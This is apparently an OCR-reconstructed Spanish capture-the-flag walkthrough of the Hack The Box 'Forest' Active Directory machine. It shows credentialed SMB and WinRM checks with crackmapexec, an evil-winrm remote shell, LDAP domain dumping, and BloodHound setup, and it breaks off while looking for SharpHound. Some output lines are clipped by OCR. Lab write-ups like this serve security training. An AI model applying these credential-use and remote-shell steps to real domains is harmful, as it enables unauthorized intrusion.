
tabmien podemos ver recursos compartidos.



```
┌──(root㉿kali)-[/home/kali/machineshtb/Forest]
└─# crackmapexec smb 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice

┌──(root㉿kali)-[/home/kali/machineshtb/Forest]
└─# crackmapexec smb 10.10.10.161 -u "svc-alfresco" -p "s3rvice" --shares
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:s3rvice
SMB         10.10.10.161    445    FOREST           [+] Enumerated shares
SMB         10.10.10.161    445    FOREST           Share           Permissions     Remark
SMB         10.10.10.161    445    FOREST           -----           -----------     ------
SMB         10.10.10.161    445    FOREST           ADMIN$                          Remote Admin
SMB         10.10.10.161    445    FOREST           C$                              Default share
SMB         10.10.10.161    445    FOREST           IPC$                            Remote IPC
SMB         10.10.10.161    445    FOREST           NETLOGON        READ            Logon server share
SMB         10.10.10.161    445    FOREST           SYSVOL          READ            Logon server share

┌──(root㉿kali)-[/home/kali/machineshtb/Forest]
└─#
```


usaremos el flag wirm significa remote management users. recordmos que si nos tira un + es porque podemos acceder de lo contrario no podremos

crackmapexec winrm 10.10.10.161 -u “svc-alfresco” -p “s3rvice”




```
—(root㉿kali)-[/home/kali/machineshtb/Forest]
—# crackmapexec winrm 10.10.10.161 -u "svc-alfresco" -p "s3rvice"
MB          10.10.10.161    5985   FOREST             [*] Windows 10.0 Build 14393 (name:FOREST) (domain:htb.local)
ITTP        10.10.10.161    5985   FOREST             [*] http://10.10.10.161:5985/wsman
INRM        10.10.10.161    5985   FOREST             [+] htb.local\svc-alfresco:s3rvice (Pwn3d!)

—(root㉿kali)-[/home/kali/machineshtb/Forest]
—#
```

en este caso nos dio un pwned significa que alfresco hace parte de este grupo de management users. eso significa que con evil-winrm podemos tener una pequeña shell
evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"




```
-# evil-winrm -i 10.10.10.161 -u "svc-alfresco" -p "s3rvice"

vil-WinRM shell v3.4

rning: Remote path completions is disabled due to ruby limita

ta: For more information, check Evil-WinRM Github: https://gi

fo: Establishing connection to remote endpoint

vil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

con esto ya debemos ver que grupo pertenece alfresco
net user svc-alfresco




```
Global Group memberships     *Domain Users          *Service Accounts
The command completed successfully.
```

y ahora con net group “Service Accounts”



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Service Accounts"
Group name     Service Accounts
Comment

Members

-------------------------------------------------------------------------------
svc-alfresco
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```


Sin embargo con la herramienta ldapdomaindump podemos hacer un dump de la estructura .
ldapdomaindump --u "svc-alfresco" -p "s3rvice" 10.10.10.161




```
—(kali㉿kali)-[~/machineshtb/Forest]
—$ ldapdomaindump -u 'htb.local\svc-alfresco' -p 's3rvice' 10.10.10.161
*] Connecting to host...
*] Binding to host
+] Bind OK
*] Starting domain dump
+] Domain dump finished
```


al utilizar la herramienta nos va a decir finalizado debido a aque crea varios archivos entonces lo que hice fue crear una carpeta y mover todos alli

mv domain_* ldapdump
vamos a la carpeta y buscamos el que dice group.html





Privileged IT Accounts	Privileged IT Accounts	Account Operators, Remote Management Users



CN	name
Group: Service Accounts	Service Accounts


Service Accounts

CN	name
svc-alfresco	svc-alfresco

Denied RODC Password Replication Group


CN	name

services accounts esta dentro de otro subgrupo esta es una forma grafica de validar grupos y cuentas.
la flag se encuentra en el escritorio.
##elevacion de privilegios###
Como nos encontramos en un Domain Controller podemos utilizar blooudhound para ver que vias potenciales tenemos para elevar privilegios.}
instalamos neo4j y bloodhound
apt install neo4j bloodhound




```
-(root㉿kali)-[/home/kali/machineshtb/Forest]
# apt install neo4j bloodhound
ading package lists... Done
ilding dependency tree... Done
ading state information... Done
e following packages were automatically installed and are no longer required:
catfish freeglut3 gir1.2-xfconf-0 libatk1.0-data libcfitsio9 libclang-cpp11 libev4 libexporter
libgssdp-1.2-0 libgupnp-1.2-1 libhttp-server-simple-perl libilmbase25 liblerc3 liblist-moreuti
libopenh264-6 libperl5.34 libplacebo192 libpoppler118 libprotobuf23 libpython3.9-minimal libpy
libwebsockets16 libwireshark15 libwiretap12 libwsutil13 libzxingcore1 llvm-11 llvm-11-dev llvm
perl-modules-5.34 python-pastedeploy-tpl python3-dataclasses-json python3-limiter python3-llvm
```

iniciamos neo4j console



```
┌──(root㉿kali)-[/home/kali/machineshtb/Forest]
└─# neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
```

entramos al
http://localhost:7474/browser/
este es un servicio compartido añadimos el usuario neo4j y agregamos el password 123 luego



```
eo4j$
```

To help make Neo4j Browser better we collect information on product usage. Review your settings at any time.

Copyright © Neo4j, Inc 2002–2023

Sign up for a free Neo4j cloud instance with neo4j aura

```
:server connect
```

Connected to Neo4j


Nice to meet you.

You are connected as user `neo4j`


to `neo4j://localhost:7687`

Connection credentials are stored in your web browser.


buscamos bloodhound y nos conectamos con el user neo4j y 123



```
┌──(kali㉿kali)-[~/machineshtb/Forest]
└─$ bloodhound
(node:22482) electron: The default of contextIsolation is deprecated and will be changing from false to true in a future release of Electron.  See https://github.com/
electron/electron/issues/23506 for more information
(node:22548) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer
.from() methods instead.
```



buscamos en internet sharphound.ps1 github



Cerca de 4,120 resultados (0.33 segundos)

github.com
https://github.com › Collectors › S... · Traducir esta página

BloodHound/SharpHound.ps1 at master - GitHub

